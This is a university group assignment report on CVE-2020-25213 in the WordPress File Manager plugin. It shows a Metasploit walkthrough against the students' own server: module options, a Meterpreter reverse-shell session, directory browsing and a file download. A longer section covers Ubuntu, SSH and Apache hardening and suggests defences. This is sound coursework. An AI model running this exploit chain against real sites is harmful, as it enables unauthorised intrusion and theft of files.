UNIVERSITY OF LIMERICK
OLLSCOIL LUIMNIGH

Department of Electronic & Computer Engineering

Host Hardening & PEN Testing Assignment

ET4028 – Host and Network Security

<u>Group 3:</u>

Nikita Basovs – 18233244

Dylan Coffey – 18251382

Wasim G Aswad – 17193559

Table of Contents

List of Figures

1. Common Vulnerability and Exposure (CVE)

The Common Vulnerability and Exposure (CVE) that was chosen for our group assignment is **CVE-2020-25213** [1].

1.1 CVE Description

File Manager is a WordPress plugin which allows administrators to manage the files of their websites. The plugin contains the library elFinder, which provides a file management interface and is the main functionality of the file manager [2][3].

The plugin (from versions 6.0 to 6.8) allows attackers to upload and execute PHP code by using an elFinder connector file that was originally called "*connector.minimal.php.dist*". The extension of the file was unsafely renamed to "*.php*" so that it could be executed directly. However, the file was not given any access restrictions, therefore it could be used by anyone [2][3].

1.2 Exploit Description

The elFinder commands that are exploitable can be seen in the table below [3]:

abort	archive	callback	chmod	dim
duplicate	editor	extract	file	get
info	ls	mkdir	mkfile	netamount
open	parents	paste	put	rename
resize	rm	search	size	subdirs
tmb	tree	upload	url	zipdl

The connector file can be exploited to initiate an elFinder upload command and write malicious PHP code into the directory "*wp-content/plugins/wp-file-manager/lib/files*" [3]. The malicious PHP code contains a Meterpreter payload, which provides a reverse TCP shell to an attacker. This allows them to explore the target machine and execute various commands.

1.3 Exploit Setup

1. The system that was used to install the exploit was an Ubuntu Server 20.04 LTS.

2. WordPress was installed and configured as per this guide: https://ubuntu.com/tutorials/install-and-configure-wordpress#7-configure-wordpress/

3. HTTP access was then permitted on UFW with the following command:

   ufw allow http

4. To view the WordPress site, the following address can be used: http://140.82.12.241/


5. An outdated version of the File Manager plugin was then installed. This can be accessed from the following link: https://wordpress.org/plugins/wp-file-manager/

1.4 Exploit Demonstration

After running Metasploit, the following command is used to select the exploit:

use exploit/multi/http/wp_file_manager_rce


With this exploit, some fields need to be inputted such as RHOSTS (the target hosts), LHOST (listen address) and LPORT (listen port, default = 4444):



```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    upload           yes       elFinder commands used to exploit the vulnerabili
                                         ty (Accepted: upload, mkfile+put)
   Proxies                     no        A proxy chain of format type:host:port[,type:host
                                         :port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7
                                         /metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to WordPress installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Figure 1: Required Metasploit fields


After the required fields have been set, the command "***exploit***" is used to upload the Meterpreter payload, and connect a session to its shell on the WordPress Server:



```
msf6 exploit(multi/http/wp_file_manager_rce) > exploit

[-] Handler failed to bind to [redacted]:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] 140.82.12.241:80 - Payload is at /wp-content/plugins/wp-file-manager/lib/files/INVfLA.ph
p
[*] Sending stage (39282 bytes) to 140.82.12.241
[+] Deleted INVfLA.php
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 140.82.12.241:34822 ) at 2022-04-16 11
:44:56 -0400
```

Figure 2: Session connection to Meterpreter shell


The commands "***help***" or "***?***" can be used to see a list of the commands that are available:



```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    chmod         Change the permissions of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory
```

Figure 3: Output of Help command


From the list we can see the command "***pwd***" can be used to print the working directory:



```
meterpreter > pwd
/srv/www/wordpress/wp-content/plugins/wp-file-manager/lib/files
```

Figure 4: Output of Print Working Directory command


We can also see that the command "***cd***" is available. This can be used to change directory and explore the server. We can use the printed working directory to find our way from the initial files directory to the directory of the WordPress PHP files:



```
meterpreter > cd /srv
meterpreter > pwd
/srv
meterpreter > ls
Listing: /srv
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-03-28 15:18:36 -0400  www

meterpreter > cd www
meterpreter > ls
Listing: /srv/www
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-04-12 17:49:50 -0400  wordpress

meterpreter > cd wordpress
meterpreter > ls
Listing: /srv/www/wordpress
===========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  523    fil   2022-03-28 15:28:54 -0400  .htaccess
100644/rw-r--r--  405    fil   2020-02-06 01:33:11 -0500  index.php
100644/rw-r--r--  19915  fil   2021-12-31 19:15:02 -0500  license.txt
100644/rw-r--r--  7437   fil   2022-04-05 15:52:51 -0400  readme.html
100644/rw-r--r--  7165   fil   2021-01-20 20:37:00 -0500  wp-activate.php
040755/rwxr-xr-x  4096   dir   2022-03-10 19:39:42 -0500  wp-admin
100644/rw-r--r--  351    fil   2020-02-06 01:33:11 -0500  wp-blog-header.php
100644/rw-r--r--  2338   fil   2021-11-09 18:07:01 -0500  wp-comments-post.php
100644/rw-r--r--  3001   fil   2021-12-14 03:44:02 -0500  wp-config-sample.php
100644/rw-r--r--  3261   fil   2022-03-28 15:24:37 -0400  wp-config.php
040755/rwxr-xr-x  4096   dir   2022-04-15 16:58:06 -0400  wp-content
100644/rw-r--r--  3939   fil   2021-08-03 11:15:57 -0400  wp-cron.php
040755/rwxr-xr-x  12288  dir   2022-03-10 19:39:43 -0500  wp-includes
100644/rw-r--r--  2496   fil   2020-02-06 01:33:11 -0500  wp-links-opml.php
100644/rw-r--r--  3900   fil   2021-05-15 13:38:05 -0400  wp-load.php
100644/rw-r--r--  47916  fil   2022-01-04 03:30:04 -0500  wp-login.php
100644/rw-r--r--  8582   fil   2021-09-22 17:01:00 -0400  wp-mail.php
100644/rw-r--r--  23025  fil   2021-11-30 12:32:02 -0500  wp-settings.php
100644/rw-r--r--  31959  fil   2021-10-24 20:23:57 -0400  wp-signup.php
100644/rw-r--r--  4747   fil   2020-10-08 17:15:13 -0400  wp-trackback.php
100644/rw-r--r--  3236   fil   2020-06-08 15:55:10 -0400  xmlrpc.php

meterpreter >
```

Figure 5: Changing to the directory of the WordPress PHP files

Files from the server can be downloaded using the "***download***" command with the file name:



```
Listing: /srv/www/wordpress
===========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  523    fil   2022-03-28 15:28:54 -0400  .htaccess
100644/rw-r--r--  405    fil   2020-02-06 01:33:11 -0500  index.php
100644/rw-r--r--  19915  fil   2021-12-31 19:15:02 -0500  license.txt
100644/rw-r--r--  7437   fil   2022-04-05 15:52:51 -0400  readme.html
100644/rw-r--r--  7165   fil   2021-01-20 20:37:00 -0500  wp-activate.php
040755/rwxr-xr-x  4096   dir   2022-03-10 19:39:42 -0500  wp-admin
100644/rw-r--r--  351    fil   2020-02-06 01:33:11 -0500  wp-blog-header.php
100644/rw-r--r--  2338   fil   2021-11-09 18:07:01 -0500  wp-comments-post.php
100644/rw-r--r--  3001   fil   2021-12-14 03:44:02 -0500  wp-config-sample.php
100644/rw-r--r--  3261   fil   2022-03-28 15:24:37 -0400  wp-config.php
040755/rwxr-xr-x  4096   dir   2022-04-15 16:58:06 -0400  wp-content
100644/rw-r--r--  3939   fil   2021-08-03 11:15:57 -0400  wp-cron.php
040755/rwxr-xr-x  12288  dir   2022-03-10 19:39:43 -0500  wp-includes
100644/rw-r--r--  2496   fil   2020-02-06 01:33:11 -0500  wp-links-opml.php
100644/rw-r--r--  3900   fil   2021-05-15 13:38:05 -0400  wp-load.php
100644/rw-r--r--  47916  fil   2022-01-04 03:30:04 -0500  wp-login.php
100644/rw-r--r--  8582   fil   2021-09-22 17:01:00 -0400  wp-mail.php
100644/rw-r--r--  23025  fil   2021-11-30 12:32:02 -0500  wp-settings.php
100644/rw-r--r--  31959  fil   2021-10-24 20:23:57 -0400  wp-signup.php
100644/rw-r--r--  4747   fil   2020-10-08 17:15:13 -0400  wp-trackback.php
100644/rw-r--r--  3236   fil   2020-06-08 15:55:10 -0400  xmlrpc.php

meterpreter > download readme.html
[*] Downloading: readme.html → /home/kali/readme.html
[*] Downloaded 7.26 KiB of 7.26 KiB (100.0%): readme.html → /home/kali/readme.html
[*] download   : readme.html → /home/kali/readme.html
```

Figure 6: Downloading files from the server

2. Host Hardening

General Ubuntu server hardening tips:

https://www.nuharborsecurity.com/ubuntu-server-hardening-guide-2/

Good SSH hardening tips:

https://www.informaticar.net/security-hardening-ubuntu-20-04/

Secure password policy:

https://linuxhint.com/secure_password_policies_ubuntu/

Disable USB/firewire/thunderbolt devices:

https://www.cyberciti.biz/tips/linux-security.html

In addition to these resources, a **Lynis** scan was carried out. As the version on the Ubuntu repositories is outdated, the latest version was downloaded from GitHub: https://github.com/CISOfy/lynis/

2.1 Disabling Root User

Disabling the root user for security is recommended by the resources consulted. To facilitate this, a new user account must be created first. This was achieved through the command:

```
adduser nikita
```

Before the root account can be disabled, the new user must first be permitted to execute comments with sudo. This was achieved by adding the user to the sudo group with the command:

```
usermod -aG sudo nikita
```

Following this, the root user was disabled with the command:

```
sudo passwd –l root
```

2.2 SSH Hardening

As suggested by the Lynis scan, the following changes were made to the SSH configuration file "*/etc/ssh/sshd_config*":

- Set AllowTcpForwarding to NO
- Change ClientAliveCountMax from 3 to 2
- Set Compression to NO
- Change LogLevel from INFO to VERBOSE
- Set MaxAuthTries to 3
- Change MaxSessions from 10 to 2
- Set PermitRootLogin to NO
- Change SSH port from 22 to port 2222 (deters bots that scan/attack port 22)
- Set TCPKeepAlive to NO
- Set X11Forwarding to NO
- Set AllowAgentForwarding to NO

In addition to these suggestions:

- PublicKeyAuthentication was set to YES
- PasswordAuthentication was set to NO

Following these steps, the only way that users may login is with their SSH keys. The configuration file can still be edited to permit password authentication for certain users or groups.

2.3 Intrusion Prevention System (Fail2Ban)

Fail2Ban is a popular intrusion prevention system (IPS) that comes highly recommended by several resources and users on forums. Once Fail2Ban was installed on the server, the only configuration option that needed to be changed for it to work properly was the SSH port (remember earlier, it was changed to 2222).

By default, IPs will be temporarily banned after 5 incorrect SSH login attempts, this was reduced to 3. The other defaults were reasonable. But this likely isn't even necessary as password authentication was disabled earlier and users may only login with SSH keys. Fail2Ban already includes default options for Apache to ban various types of bots. In addition, ban times can also be increased or made permanent in the configuration file.

2.4 Firewall

The firewall used was **ufw**. The only inbound connections permitted were to the following ports:

- 80: For accessing the WordPress site
- 2222: For accessing the system over SSH

Thus, no unnecessary ports are exposed to attackers.

2.5 Securing Apache

Since this machine runs an Apache webserver to host WordPress, some extra steps should be taken to harden the configuration:
https://linuxhint.com/secure_apache_server/

Recommendations followed include:

- Changing the **ServerSignature** and **ServerTokens** settings in /etc/apache2/apache2.conf to prevent the server from revealing information such as the server version and host OS. This makes the reconnaissance process more difficult for attackers.
- Lower the timeout for requests to a few seconds, to prevent DOS attacks such as Slowloris.

- Disable indexing, so that the webserver directories cannot be browsed freely.
- Limit the size of requests with the **LimitRequestBody** option.
- Disable unnecessary Apache modules using **dis2mod** (the installation on the system already had minimal modules enabled and most appeared to be used).

2.6 Disable USB/Firewire/Thunderbolt

There is no reason for USB/Firewire/Thunderbolt devices to be connected to a server that is to be accessed exclusively remotely. Leaving these features enabled would open the system to attack if some exploit were to be discovered.

USB devices were disabled through the following command:

echo 'install usb-storage /bin/true' >> /etc/modprobe.d/disable-usb-storage.conf

In addition, Firewire and Thunderbolt were disabled as follows:

echo "blacklist firewire-core" >> /etc/modprobe.d/firewire.conf

echo "blacklist thunderbolt" >> /etc/modprobe.d/thunderbolt.conf

2.7 Remove Unnecessary Packages

On this system, no software using “snaps” was used, so **snapd** could safely be uninstalled. This was done as per this guide:

https://www.simplified.guide/ubuntu/remove-snapd/

2.8 Password Policy

A stronger password policy than the default was enforced using the cracklib/pwquality module (they are effectively both the same) of PAM:

https://linuxhint.com/secure_password_policies_ubuntu/

The file edited was **/etc/pam.d/common-password**, the following options were added:

- **minlen=8**: The password must be a minimum of 8 characters in length.
- **maxrepeat=3**: Only 3 of the same character may repeat consecutively.
- **lcredit=-1**: Minimum 1 lowercase letter.

- **ucredit=-1**: Minimum 1 uppercase letter.
- **dcredit=-1**: Minimum 1 digit.
- **ocredit=-1**: Minimum 1 other character (symbols, etc).
- **difok=4**: The new password must contain a minimum of 4 characters that were not in the previous password.
- **reject_username**: The password cannot contain the user's username.
- **enforce_root**: The root account must also adhere to these policies.

2.9 Password Aging

Password aging was enabled for all users by changing the **PASS_MAX_DAYS** option in /etc/login.defs to 14. This means that users must change password every 14 days. **PASS_WARN_AGE** is set to 7 by default, so this will ensure the users are warned to change their passwords well in advance.

2.10 File Integrity Monitoring

A file integrity monitoring tool can help ensure that important system files (e.g., crontabs) are not being modified. The chosen tool was AIDE:
https://help.ubuntu.com/community/FileIntegrityAIDE/

It will send warnings to users specified in the configuration file, either to their /var/mail directory, or to their actual email if configured. The **aide-common** package comes pre-configured to run nightly, so there is no need to run it manually.

3. Suggested Solutions for the Exploit

3.1 Intrusion Detection System (IDS)

An IDS such as Snort, could serve as a first line of defence against this attack. By analysing the traffic generated by the exploit using Wireshark, a custom Snort rule can be created to drop matching traffic. If the attacker manages to bypass this and upload the payload anyway, it may also be possible to create a rule to detect and drop any Meterpreter shell sessions.

3.2 VM/Docker Container

If the attacker manages to make their way into the system, isolating the WordPress installation from the host OS by means of a VM or a Docker container could serve as a second line of defence. This would limit what the attacker can do with their shell access, in that they cannot exploit the host system unless they discover a means to break out of the VM/container to the host. The intrusion would likely be detected before the attacker could do any damage to the host OS.

4. References

[1] “*CVE-2020-25213*” cve.mitre.org. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25213 [Accessed on: Mar. 29, 2022].

[2] “WordPress *Unauthenticated Remote Code Execution*” rapid7.com. [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/http/wp_file_manager_rce [Accessed on: Mar. 29, 2022].

[3] “*Vulnerability in File Manager Plugin*” wordfence.com. [Online]. Available: https://www.wordfence.com/blog/2020/09/700000-wordpress-users-affected-by-zero-day-vulnerability-in-file-manager-plugin [Accessed on: Apr. 11, 2022].